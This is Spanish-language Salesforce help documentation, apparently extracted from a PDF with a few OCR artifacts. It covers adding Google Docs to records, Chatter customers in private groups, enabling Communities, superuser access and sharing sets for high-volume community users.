Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Uso de Google Docs en Salesforce

- "Leer" en el tipo de registro adecuado

  Y

  cuenta de Google Apps

## Agregar documentos de Google Docs a Salesforce

Agregue un documento de Google existente a cualquier registro o biblioteca en Salesforce.

Nota: Para utilizar un servicio de Google Apps en Salesforce, debe haber iniciado sesión en su cuenta empresarial de Google Apps. Las cuentas empresariales utilizan el dominio de su organización; por ejemplo, *john.doe@empresa*.com. Si no está seguro de su nombre de usuario y contraseña de Google Apps, póngase en contacto con su administrador.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Creación de un documento de Google Docs y vinculación del mismo a registros de Salesforce:

- "Editar" en el tipo de registro adecuado

  Y

  cuenta de Google Apps

### Agregar un documento de Google Docs a un registro de Salesforce

1. Abra un caso, una oportunidad u otro registro.
2. En la lista relacionada Google Docs, Notas y Archivos adjuntos o la lista relacionada Google Docs y Archivos adjuntos, haga clic en **Agregar documento de Google Docs**.
3. Escriba el nombre del documento de Google.
4. Introduzca la URL del documento de Google Docs.
5. Haga clic en **Guardar**.

### Agregar un documento de Google Docs a una biblioteca de Salesforce CRM Content

1. En la ficha **Bibliotecas** o en una página de detalles de biblioteca, haga clic en **Agregar documento de Google Docs**. Inicie sesión en Google Apps si se le solicita.
2. Introduzca la URL del documento de Google Docs.
3. Haga clic en **Contribuir**.
4. Introduzca un título y seleccione una biblioteca. Consulte Publicar archivos en bibliotecas para obtener instrucciones detalladas acerca de la publicación de contenido en una biblioteca.
5. Haga clic en **Publicar**.

Nota: Mientras que tenga el documento de Google Docs abierto, recuerde compartirlo con otros usuarios de Google Apps de su organización. Sólo los usuarios con acceso al documento de Google Docs en su cuenta de Google Apps pueden abrir el documento desde Salesforce.

Consejo: Para obtener información sobre el uso de Google Docs, consulte la ayuda en línea de Google.

CONSULTE TAMBIÉN

Utilizar Google Docs en Salesforce

# Colaboración con socios y clientes

Comparta actualizaciones con clientes y socios en grupos de Chatter.

Acerca de clientes de Chatter en grupos privados

Adición o eliminación de clientes en grupos de Chatter

# Acerca de clientes de Chatter en grupos privados

Losclientes de Chatter son usuarios externos a los dominios de correo electrónico de su empresa que solo pueden ver los grupos a los que han sido invitados e interactuar con los miembros de dichos grupos; no pueden ver ningún tipo de información de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Clientes de Chatter:

- Sólo pueden agregarse a Chatter si:
  - Un gestor o propietario un grupo que permita a los clientes los invita al grupo.
  - Un administrador los agrega en Configuración introduciendo *Usuarios* en el cuadro Búsqueda rápida, luego seleccionando **Usuarios**.
- Sólo pueden ver:
  - Grupos a los que pertenecen.
  - Personas del grupo al que pertenecen. Los clientes solo ven los perfiles limitados incluyendo fotografía, nombre, cargo, correo electrónico, suscripciones a grupos comunes, archivos comunes y estadísticas e influencia de actividad. Sin embargo, no podrán publicar contenido en los perfiles.
  - Archivos compartidos con los grupos a los que pertenecen.
- No pueden ver:
  - Registros u otra información de Salesforce, incluso en los resultados de búsqueda.
  - Temas, incluidos temas de noticias en tiempo real, la lista de temas, páginas de detalles de temas, Se ha hablado recientemente acerca de y Temas de tendencias. (Los clientes pueden ver los temas de EtiquetaAlmohadilla (#).)
  - Recomendaciones; ni pueden ser recomendados a otros. Además, no pueden recomendarse grupos que permitan clientes.
- Se identifican como clientes en sus perfiles y en los grupos a los que pertenecen. Los clientes y grupos con clientes se identifican fácilmente a través de la esquina superior izquierda de color naranja de sus fotos.
- Tienen perfiles limitados, incluyendo nombre, fotografía, cargo, empresa, correo electrónico, noticias en tiempo real, pertenencia a grupos, propiedad de archivos y estadísticas e influencia de actividad.
- No pueden ser seguidos. Además, los clientes no pueden seguir a personas o archivos.
- Pueden ser gestores y miembros de grupo. Si el cliente es un gestor, podrá ver los usuarios que solicitan unirse al grupo, incluso si no se encuentran en otros grupos comunes, y aprobar solicitudes.
- No podrán poseer, crear, eliminar, moderar, unirse ni solicitar unirse a grupos.
- Pueden invitar a personas de su mismo grupo para que se unan a los grupos que gestionan.
- No pueden invitar a personas del dominio de su empresa cuyos perfiles no puedan ver.
- No pueden chatear en la página 3294 con otros usuarios.

**Nota:**

- Cuando invita a una persona como un cliente a su grupo, se le otorga una contraseña y un nombre de usuario únicos para iniciar sesión en ese grupo de su organización, incluso si ya son miembros de otra organización de Salesforce. No podrán utilizar otros inicios de sesión de Salesforce para acceder a su grupo de clientes.
- Si un cliente tiene un problema para iniciar sesión en el grupo, compruebe que está utilizando el nombre de usuario y la contraseña desde el correo electrónico de bienvenida que ha recibido después de registrarse en el grupo. Si el problema persiste, solicite ayuda a su administrador.
- Si un cliente pierde su contraseña, pude utilizar la opción Contraseña olvidada para restablecerla. Si no tienen su nombre de usuario, deberán ponerse en contacto con el administrador de la organización de la que son clientes para recuperarlo.

## Consideraciones para usuarios móviles

Los clientes de Chatter pueden iniciar sesión y usar las aplicaciones de Salesforce1 y la aplicación Chatter Mobile para BlackBerry. A los usuarios cliente se les aplica las mismas restricciones que cuando usaban Chatter en la Web.

CONSULTE TAMBIÉN

Grupos de Chatter

Adición o eliminación de clientes en grupos de Chatter

# Adición o eliminación de clientes en grupos de Chatter

Si las invitaciones de clientes están activadas en su organización, puede añadir, eliminar e invitar clientes en grupos privados que posee o gestiona y que permiten a los clientes.

1. Navegar hasta una página de detalles del grupo.
2. Para agregar personas que no son clientes de su empresa, haga clic en **Invitar a personas** o en **Agregar/Eliminar miembros** > **Invítela a Salesforce Chatter**. Introduzca las direcciones de correo electrónico separadas por comas y un mensaje opcional. A continuación, haga clic en **Enviar**.

   Cuando alguien acepte su invitación, se unirá a Chatter y pasará a ser un miembro del grupo.
3. Para añadir personas que ya son clientes en su empresa, haga clic en **Añadir/Eliminar miembros**, luego:
   - Realice búsquedas mediante el cuadro de búsqueda `Buscar personas`.
   - Cambie entre los **Miembros** del grupo y **Todos** los usuarios de su empresa.
   - Utilice los vínculos **Siguiente** y **Anterior** para ver más sobre la lista.
   - Haga clic en **Agregar** para agregar un cliente, o en el ✕ para eliminar un cliente.
   - Cuando termine, haga clic en **Listo**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Nota:

- Cuando invita a una persona como un cliente a su grupo, se le otorga una contraseña y un nombre de usuario únicos para iniciar sesión en ese grupo de su organización, incluso si ya son miembros de otra organización de Salesforce. No podrán utilizar otros inicios de sesión de Salesforce para acceder a su grupo de clientes.
- Si un cliente tiene un problema para iniciar sesión en el grupo, compruebe que está utilizando el nombre de usuario y la contraseña desde el correo electrónico de bienvenida que ha recibido después de registrarse en el grupo. Si el problema persiste, solicite ayuda a su administrador.
- Si un cliente pierde su contraseña, pude utilizar la opción Contraseña olvidada para restablecerla. Si no tienen su nombre de usuario, deberán ponerse en contacto con el administrador de la organización de la que son clientes para recuperarlo.

CONSULTE TAMBIÉN

Agregar y eliminar de miembros de grupos de Chatter

Visualizar miembros de grupo Chatter

# Otros recursos

¿Necesita más información? Consulte estos vídeos y hojas de sugerencias.

Hojas de sugerencias
Vídeos para la colaboración

# Hojas de sugerencias

Además de la ayuda en línea, Salesforce publica documentación imprimible para ayudarle a aprender sobre nuestras funciones.

Estos documentos incluyen hojas de sugerencias, guías de usuario y otros recursos que describen las funciones y funcionalidades de Salesforce. Estos documentos están disponibles como archivos PDF de Adobe®. Se necesita Adobe Reader para abrir archivos PDF; para descargar la última versión de Reader, vaya a `www.adobe.com/products/acrobat/readstep2.html`.

## Salesforce CRM Content

# Vídeos para la colaboración

Además de la ayuda en línea, Salesforce crea demostraciones en vídeo para ayudarle a aprender sobre nuestras funciones.

## Comunidad

| Título del vídeo | Para usuarios finales | Para administradores |
|---|---|---|
| Sugerencias para implementar Chatter<br>¿No está seguro de cómo implantar Chatter en su organización o impulsar la adopción entre usuarios? Vea este breve vídeo para comprobar sus opciones y desarrollar un plan exclusivo para sus necesidades comerciales. | | ✓ |
| Colaborare en grupos de Chatter<br>Los grupos de Chatter ofrecen espacios de colaboración con diversos grados de privacidad que permiten a los miembros de los grupos trabajar como equipos, compartir recursos e incluso invitar clientes. Vea este vídeo para planificar la estrategia de grupos de su organización y sacar el máximo partido a las noticias en tiempo real de los grupos, la búsqueda en los grupos, los archivos, los anuncios y otras potentes funciones. | ✓ | ✓ |
| Descubrir y organizar con temas de Chatter<br>Utilice temas de Chatter para ver qué personas están hablando de ellos, organizar las conversaciones de las que desea formar parte y descubrir personas y grupos interesados y conocidos en las mismas áreas. | ✓ | |
| Cómo obtener el máximo rendimiento de las noticias en tiempo real de Chatter | ✓ | |

| Título del vídeo | Para usuarios finales | Para administradores |
| --- | --- | --- |
| Use Salesforce Chatter para crear publicaciones, consultas y marcadores para colaborar de forma efectiva con sus compañeros de Chatter. Aprenderá a enviar publicaciones a sus seguidores o un grupo, marcar una publicación para poder encontrarla más tarde y crear una consulta para poder reunir resultados más rápido. | | |
| Mejora de sus publicaciones de Chatter<br>Aprenda a usar las @menciones y los temas de almohadilla para mejorar sus publicaciones de Chatter. | ✔ | |
| Información general sobre Salesforce Files Sync<br>Obtenga información acerca de cómo sincronizar archivos entre su equipo o dispositivo móvil y Salesforce de modo que tenga siempre la última versión de cada archivo. | ✔ | |
| Configuración de su comunidad de Salesforce<br>Obtenga información acerca de cómo utiliza un administrador de Salesforce Salesforce Communities para crear una comunidad de asistencia para su empresa. | | ✔ |

# Configurar y gestionar comunidades de Salesforce

## Descripción general de comunidades Salesforce

Las comunidades son espacios marcados para que los empleados, clientes y socios se conecten. Puede personalizar y crear comunidades que cumplan las necesidades comerciales y, a continuación, realizar una transición uniforme entre ellas.

Las comunidades son una forma perfecta de compartir información y colaborar con personas fuera de la empresa que sean clave para los procesos comerciales, como los clientes o los socios.

Puede utilizar las comunidades para:

- Conseguir más ventas mediante la conexión de los empleados con los distribuidores, intermediarios y proveedores
- Ofrecer un servicio de primera clase proporcionando a los clientes un lugar donde conseguir respuestas
- Gestionar escucha social, contenido, compromiso y flujo de trabajo en un mismo lugar

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Puede crear múltiples comunidades en la organización para diferentes fines. Por ejemplo, puede crear una comunidad de servicio de atención al cliente para reducir los costos de soporte o una comunidad de ventas de canal de soporte en las negociaciones de los socios o puede tener una comunidad para un evento próximo.

Comunidades puede estar basada en fichas y funcionalidades estándar de Salesforce o una de nuestras plantillas preconfiguradas. Las comunidades pueden contener un subconjunto de funciones y datos disponibles para la organización interna de Salesforce y se pueden personalizar para utilizar la marca de la empresa. Además, puede seleccionar qué miembros de la empresa y qué clientes, socios y otras personas fuera de la empresa se pueden unir.

Las comunidades viven dentro de la organización y se puede acceder fácilmente a ellas desde el encabezado global utilizando el menú desplegable que hay en la esquina superior izquierda de Salesforce o en la aplicación para navegadores móviles Salesforce1. Utilice este menú para alternar entre las comunidades y la organización interna de Salesforce.

CONSULTE TAMBIÉN

Planificación por anticipado

Activar Comunidades de Salesforce

Crear Comunidades

Gestión de su comunidad

## Planificar su panel

## Planificación por anticipado

Ayuda a tomar algunas decisiones clave antes de la configuración de su comunidad y su personalización.

- Determine los requisitos comerciales de la comunidad. ¿Para qué tipos de usuario está creando la comunidad? Puede comenzar por la identificación de los casos de uso principales que desea admitir, como servicio de atención al cliente, autoservicio o marketing.

- Estime el tamaño de la comunidad. Esto ayudará a determinar sus requisitos de licencia.
- Decida si desea que el contenido de su comunidad esté disponible públicamente para usuarios invitados sin licencias
- Planifique el aspecto de su comunidad y luego evalúe las opciones de personalización disponibles. Con Comunidades, tiene las siguientes opciones:
  - **Utilizar Visualforce para personalizar las fichas de la comunidad de uso inmediato**: Comunidades incluye alunos temas de marcas de uso inmediato que puede utilizar con fichas estándar de Salesforce en su comunidad. Además, puede utilizar Visualforce pero personalizar ampliamente la apariencia de su comunidad y aprovechar todas las funciones de la plataforma de Force.com. Esta opción requiere funciones de programación.
  - **Utilizar Community Builder con plantillas**: Community Builder incluye plantillas sencillas y enriquecidas para comunidades destinatarias en escenarios de asistencia al cliente. Las plantillas ofrecen una personalización sencilla a través de una interfaz intuitiva y permiten una implementación rápida de su comunidad con una configuración mínima en Site.com. Esta opción no requiere programar experience o knowledge de la plataforma de Force.com. ¿Necesita ayuda para decidirse sobre una plantilla? Consulte la comparativa de plantillas.

  Para obtener más información acerca de estas opciones, consulte Seleccione entre sitios de Community Builder y Force.com
- Determine si alguno de los límites de la comunidad afectará a su implementación.

# Configurar y mantener su comunidad

## Activar Comunidades de Salesforce

La activación de Comunidades de Salesforce es el primer paso en la creación de comunidades.

La activación de Comunidades activa el tema de interfaz de usuario Salesforce Classic 2010 que actualiza el aspecto y el comportamiento de Salesforce.

Nota: Una vez que activa Comunidades, no puede desactivarlo.

Si el acceso de su organización a Comunidades se suspende en caso de incumplimiento de pago, todas las comunidades pasarán a estar desactivadas, incluidas las que tienen un estado de `vista previa`. Cuando Comunidades vuelve a activarse, todas las comunidades pasan al estado `Inactiva`. Puede activar estas comunidades, pero no puede devolverlas al estado `Vista previa`.

1. Desde Configuración, introduzca *`Configuración de comunidades`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de comunidades**.

   Nota: Si no ve este menú, es posible que Comunidades no esté activada para su organización. Póngase en contacto con el ejecutivo de cuentas de Salesforce.

2. Seleccione **Activar comunidades**.
3. Seleccione el nombre dominio que deben usar las comunidades y, a continuación, en **Comprobar disponibilidad** para asegurarse de que no está ya en uso.

   Es aconsejable que sea reconocible para los usuarios, como el nombre de la compañía. Aunque el nombre de dominio es el mismo para todas las comunidades, crea una URL única para cada comunidad durante el proceso de creación. Por ejemplo, si el dominio es `UniversalTelco.force.com` y está creando una comunidad de clientes, puede designar la URL como `UniversalTelco.force.com/customers`.

EDICIONES

Comunidades de Salesforce está disponible en: Salesforce Classic

La configuración de Comunidades de Salesforce está disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar las comunidades:
- "Personalizar aplicación"

**Importante:** Tenga en cuenta que no puede cambiar el nombre de dominio después de guardarlo.


Puede designar un dominio completamente personalizado introduciéndolo en la página Gestión de dominio. En Configuración, introduzca *Dominios* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Dominios**.

4. Haga clic en **Guardar**.

Ahora puede crear comunidades.

El permiso "Crear y configurar comunidades" es obligatorio para crear y personalizar comunidades. También proporciona al usuario la capacidad de gestionar el sitio de Site.com asociado con la comunidad.

Después de activar Comunidades, le recomendamos proporcionar el permiso "Ver encabezado global" a los usuarios internos que necesitan acceder a la comunidad. El encabezado global permite a los usuarios cambiar fácilmente entre su organización interna y cualquier comunidad de la que son miembros. Si su organización está utilizando Lightning Experience, los usuarios con el permiso apropiado pueden cambiar entre Salesforce Classic y la nueva interfaz utilizando el Conmutador. Busque el vínculo `Cambiar a Lightning Experience` en el menú *Su nombre*. Las comunidades no se admiten en Lightning Experience, de modo que para crear, gestionar o acceder a comunidades desde el encabezado global, tendrá que cambiar a Salesforce Classic.




También muestra un menú adicional en Gestión de comunidad para administradores y gestores de comunidades que pueden utilizar para cambiar entre Gestión de comunidad, Generador de comunidad, Force.com y Site.com Studio.

CONSULTE TAMBIÉN

salesforce_communities_implementation.pdf


¿Puedo utilizar el mismo nombre de dominio para mis sitios de Force.com y mis comunidades?

Quién puede ver el contenido en las comunidades

# Configuración de Salesforce1 para comunidades

Puede establecer vínculos con páginas de Visualforce fácilmente desde otras páginas de Visualforce en Salesforce1 seleccionado la casilla de verificación bajo **Configuración de Salesforce1 para comunidades** en Configuración de comunidades.

Ejemplo:




Nota: La configuración mantiene el prefijo de Apex en todas las direcciones URL de la comunidad.

EDICIONES

Comunidades de Salesforce está disponible en: Salesforce Classic

La configuración de Comunidades de Salesforce está disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la configuración de Comunidades:

- "Personalizar aplicación"

# Actualice la configuración de comunidad de toda la organización

## Establecer el número predeterminado de las funciones de la comunidad

Establezca el número predeterminado de funciones creadas cuando se agregan cuentas de socios o cliente a las comunidades.

Estos ajustes se aplican si su comunidad está configurada con licencias de usuario Comunidad de socios o Customer Community Plus. El límite es de tres funciones, el valor predeterminado del sistema es uno.

Por ejemplo, si actualmente se crean tres funciones de socio al activar una cuenta para la comunidad (Ejecutivo, Gestor y Usuario), pero solo necesita la función Usuario para las nuevas cuentas, puede reducir el número a una. Para un mejor rendimiento, recomendamos establecer este valor como `1`. A continuación puede utilizar Acceso de superusuario para otorgar a usuarios específicos el acceso a datos propiedad de otros usuarios en su cuenta.

Para configurar el número de funciones:

1. Desde Configuración, introduzca *`Configuración de comunidades`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de comunidades**.
2. Seleccione el número de funciones por cuenta.
   a. Si está utilizando licencias de Comunidad de socios, establezca el `número de funciones de socio`.
   b. Si está utilizando licencias de Customer Community Plus, establezca el `número de funciones de cliente`.
3. Haga clic en **Guardar**.

Este ajuste no afecta al número de funciones de las cuentas existentes.

CONSULTE TAMBIÉN

Límite de funciones de portal

Crear usuarios de Comunidades

EDICIONES

Comunidades de Salesforce está disponible en: Salesforce Classic

La configuración de Comunidades de Salesforce está disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para establecer el número de funciones predeterminadas:

- "Personalizar aplicación"

# Activar el acceso de superusuario en las comunidades

Cuando activa el acceso de superusuario, los usuarios socios en comunidades pueden acceder a más registros y datos.

Si su comunidad se ha configurado con licencias de usuario Comunidad de socios, se aplica este ajuste. También puede otorgar acceso de superusuario a usuarios con licencias Customer Community Plus. Para más información, consulte Conceder acceso de superusuario a usuarios de cliente en su comunidad en la página 3426.

Si concede acceso de superusuario a usuarios externos de la comunidad, les concederá acceso a más datos y registros, independientemente del uso compartido de reglas y de los valores predeterminados en toda la organización. Los superusuarios tienen acceso a los datos pertenecientes a otros usuarios de socio de la misma cuenta que tengan la misma función o una función inferior a la suya en la jerarquía de funciones. El acceso de superusuario solo se aplica a casos, candidatos, objetos personalizados y oportunidades. Los usuarios externos tienen acceso a estos objetos únicamente si los expuso empleando perfiles o compartiendo y agregó las fichas a la comunidad durante la configuración.

1. Desde Configuración, introduzca *Configuración de comunidades* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de comunidades**.
2. Seleccione Activar acceso de superusuario de socios.
3. Haga clic en **Guardar**.

Ahora puede asignar acceso de superusuario.

Para desactivar el acceso de superusuario, anule la selección de Activar acceso de superusuario de socios. Si vuelve a activar esta función, todos los usuarios que tenían asignado el acceso de superusuario de socios antes de desactivar la función obtienen de nuevo automáticamente el acceso de superusuario.

EDICIONES

Comunidades de Salesforce está disponible en: Salesforce Classic

La configuración de Comunidades de Salesforce está disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar el acceso de superusuario:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Crear usuarios de Comunidades

## Activar opciones de informe para usuarios externos

Permite a los usuarios externos con las licencias Partner Community o Customer Community Plus con el permiso "Ejecutar informes" ver y modificar opciones de informe, por lo que pueden resumir y filtrar informes.

1. Desde Configuración, introduzca *Configuración de comunidades* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de comunidades**.
2. Seleccionar Activar opciones de informe para usuarios externo.
3. Haga clic en **Guardar**.

Los usuarios externos con licencias Partner Community o Customer Community Plus que cuentan con el permiso "Ejecutar informes", ven ahora opciones de informe en la página ejecutar informe.

CONSULTE TAMBIÉN

La página de ejecución de informes

EDICIONES

Comunidades de Salesforce está disponible en: Salesforce Classic

La configuración de Comunidades de Salesforce está disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO


Para activar opciones de informe para usuarios externo:

- "Personalizar aplicación"

## Descripción general de conjuntos de colaboración

Otorgar acceso de usuarios de portal o comunidad en registros asociados con sus cuentas o contactos utilizando conjuntos de colaboración, en función de sus perfiles de usuario.

Anteriormente, un conjunto de colaboración otorgaba el acceso a cualquier registro que tenga un campo de búsqueda en una cuenta o contacto que coincida con la cuenta o contacto del usuario. Con Spring '14, también puede determinar cómo se otorga el acceso utilizando una asignación de accesos en el conjunto de colaboración, lo que admite búsquedas indirectas desde el registro de destino o de usuario a la cuenta o el contacto. Puede determinar los objetos para utilizar en la asignación de acceso y ambos deben señalar una cuenta o un contacto.



Por ejemplo, es posible que desee utilizar un conjunto de colaboración si desea:

- Otorgar acceso de usuarios a todos los casos relacionados con su registro de cuenta o contacto.

EDICIONES

Disponible en: Salesforce Classic


Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Otorgar acceso de usuarios a todos los casos relacionados con un contacto o una cuenta principal identificados en el registro de cuenta o contacto del usuario.

Puede utilizar conjuntos de colaboración para otorgar acceso a cuentas, contactos, casos, contratos de servicio, usuarios y objetos personalizados. Se pueden utilizar los conjuntos de colaboración con estos perfiles de usuario:

- Sitio Web autenticado
- Usuario de comunidad de cliente
- Usuario de inicio de sesión de la comunidad de cliente
- Portal de clientes de gran volumen
- Portal de gran volumen
- Usuario de sitio Web autenticado general
- Usuario de portal de clientes de gran volumen general

El siguiente ejemplo muestra una asignación de acceso en un conjunto de colaboración que otorga acceso de usuarios de portal o comunidad a todos los casos asociados con las asignaciones en su cuenta, incluso si no están directamente asociados con el caso.




Ejemplo:

1. Búsqueda de cuenta en usuario de portal o comunidad
2. Cuenta relacionada en asignación
3. Búsqueda de asignación en caso

**Nota:** Los usuarios de portal o comunidad obtienen el acceso a todas las asignaciones de pedidos y elementos de pedidos en una cuenta a la que tienen acceso. Para compartir registros propiedad de usuarios de portal de gran volumen, utilice un grupo de colaboración en su lugar.

CONSULTE TAMBIÉN

Concesión de acceso de usuarios de portal de gran volumen a registros
Concesión de acceso de usuarios de comunidad o de portal de gran volumen a registros
Acerca de usuarios de comunidad de gran volumen
Conceder el acceso de usuarios de comunidad de gran volumen a registros
Compartir registros propiedad de usuarios de comunidad de gran volumen

# Acerca de usuarios de comunidad de gran volumen

Los usuarios de gran volumen de la comunidad son usuarios de acceso limitado pensados para organizaciones con varios miles a millones de usuarios de comunidad.

Al contrario de otros usuarios de comunidad, los usuarios de comunidad de gran volumen no tienen funciones, lo que elimina problemas de rendimiento asociados con cálculos de jerarquía de funciones. Los usuarios de gran volumen de comunidad incluyen los tipos de licencia Comunidad de clientes, Portal de clientes de gran volumen y Sitio Web autenticado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Características

Usuarios de comunidad de gran volumen:

- Son contactos con acceso activado a la comunidad.
- Se les asigna una licencia de Comunidad de cliente, Portal de clientes de gran volumen o Sitio Web autenticado.
- Solo comparten los registros que poseen con usuarios de Salesforce en grupos de colaboración.

## Acceso a los registros

Los usuarios de comunidad de gran volumen pueden acceder a los registros si se reúne alguna de las siguientes condiciones:

- Tienen acceso "Actualizar" en la Cuenta a la que pertenecen.
- Son propietarios del registro.
- Pueden acceder a un registro principal y la configuración de colaboración de toda la organización para ese registro está Controlada por Principal.
- La configuración de colaboración de toda la organización del objeto es Solo lectura pública o Lectura/escritura pública.

Los administradores pueden crear conjuntos de colaboración para otorgar a los usuarios de comunidad de gran volumen acceso adicional a registros; consulte Conceder acceso a registros a los usuarios de comunidad de gran volumen.

## Limitaciones

- Los usuarios de comunidad de gran volumen no pueden compartir manualmente los registros que poseen o a los que tienen acceso.
- No puede transferir casos desde usuarios que no sean de comunidad de gran volumen a usuarios que sí sean usuarios de comunidad de gran volumen.
- Los usuarios de comunidad de gran volumen no pueden poseer cuentas.
- No puede agregar equipos de casos a casos que sean propiedad de los usuarios de comunidad de gran volumen.
- No puede incluir usuarios de comunidad de gran volumen en:
  - Grupos personales o grupos públicos.
  - Reglas de colaboración.
  - Equipos de cuentas, equipos de oportunidades o equipos de casos.
  - Bibliotecas de Salesforce CRM Content.

  Estas limitaciones también se aplican a los registros propiedad de usuarios de comunidad de gran volumen.
- No puede asignar usuarios de comunidad de gran volumen a los territorios.

CONSULTE TAMBIÉN

Compartir registros propiedad de usuarios de comunidad de gran volumen

## Conceder el acceso de usuarios de comunidad de gran volumen a registros

Conceda acceso de usuarios de comunidad de gran volumen a los registros utilizando conjuntos de colaboración.

Un conjunto de colaboración otorga a los usuarios de gran volumen el acceso a cualquier registro con una cuenta o un contacto que coincida con la cuenta o el contacto del usuario. También puede otorgar el acceso a registros a través de la asignación de acceso en un conjunto de colaboración, lo que admite búsquedas indirectas desde el registro de destino o de usuario a la cuenta o el contacto. Por ejemplo, otorgar a los usuarios el acceso a todos los casos relacionados con una cuenta identificada en los registros de contacto del usuario.

Los conjuntos de colaboración se aplican en todas las comunidades de las que un usuario de comunidad de gran volumen es miembro. Los usuarios de comunidad de gran volumen cuentan con la licencia de usuario de Comunidad de cliente o de Portal de gran volumen. Para obtener más información, consulte "Descripción general de conjuntos de colaboración" en la Ayuda de Salesforce.

Para otorgar a los usuarios el acceso a usuarios seleccionados en la misma comunidad, debe crear un conjunto de colaboración si anula la casilla de verificación `Visibilidad del usuario de comunidad` en la página Configuración de colaboración.

1. Desde Configuración, introduzca *`Configuración de comunidades`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de comunidades**.
2. En la lista relacionada Conjuntos de colaboración, haga clic en **Nuevo** para crear un conjunto de colaboración o haga clic en **Modificar** junto a un conjunto de colaboración existente.
3. En la página Modificación de conjunto de colaboración, cumplimente los campos **Etiqueta** y **Nombre de conjunto de colaboración**. **Etiqueta** es la etiqueta del conjunto de colaboración tal y como aparece en la interfaz de usuario. **Nombre de conjunto de colaboración** es el nombre exclusivo utilizado por la API.
4. Introduzca una descripción.
5. Seleccione los perfiles de los usuarios a los que desea conceder acceso.
6. Seleccione los objetos a los que desee conceder acceso.

   La lista Objetos disponibles excluye:

   - Objetos con un ajuste de colaboración de lectura/escritura pública para toda la organización
   - Objetos personalizados que no tienen un campo de búsqueda de cuenta o de contacto

7. En la sección Configurar acceso, haga clic en **Configuración** o **Modificar** junto al nombre de un objeto para configurar el acceso para los perfiles seleccionados o haga clic en **Eliminar** para eliminar la configuración de acceso de un objeto.

   Nota: Los objetos con la opción **Configurar** en la columna Acción no se han configurado para el acceso de usuarios de gran volumen. Hasta que no configure un objeto, los usuarios de gran volumen tienen acceso limitado o no tienen acceso a sus registros.

8. Concesión de acceso en función de búsqueda de cuenta o contacto:

   - Seleccione un valor en la lista desplegable Usuario para determinar la búsqueda de cuenta o contacto en el usuario.
   - Seleccione un valor en el campo Objeto de destino para determinar la búsqueda de cuenta o contacto en el objeto de destino.

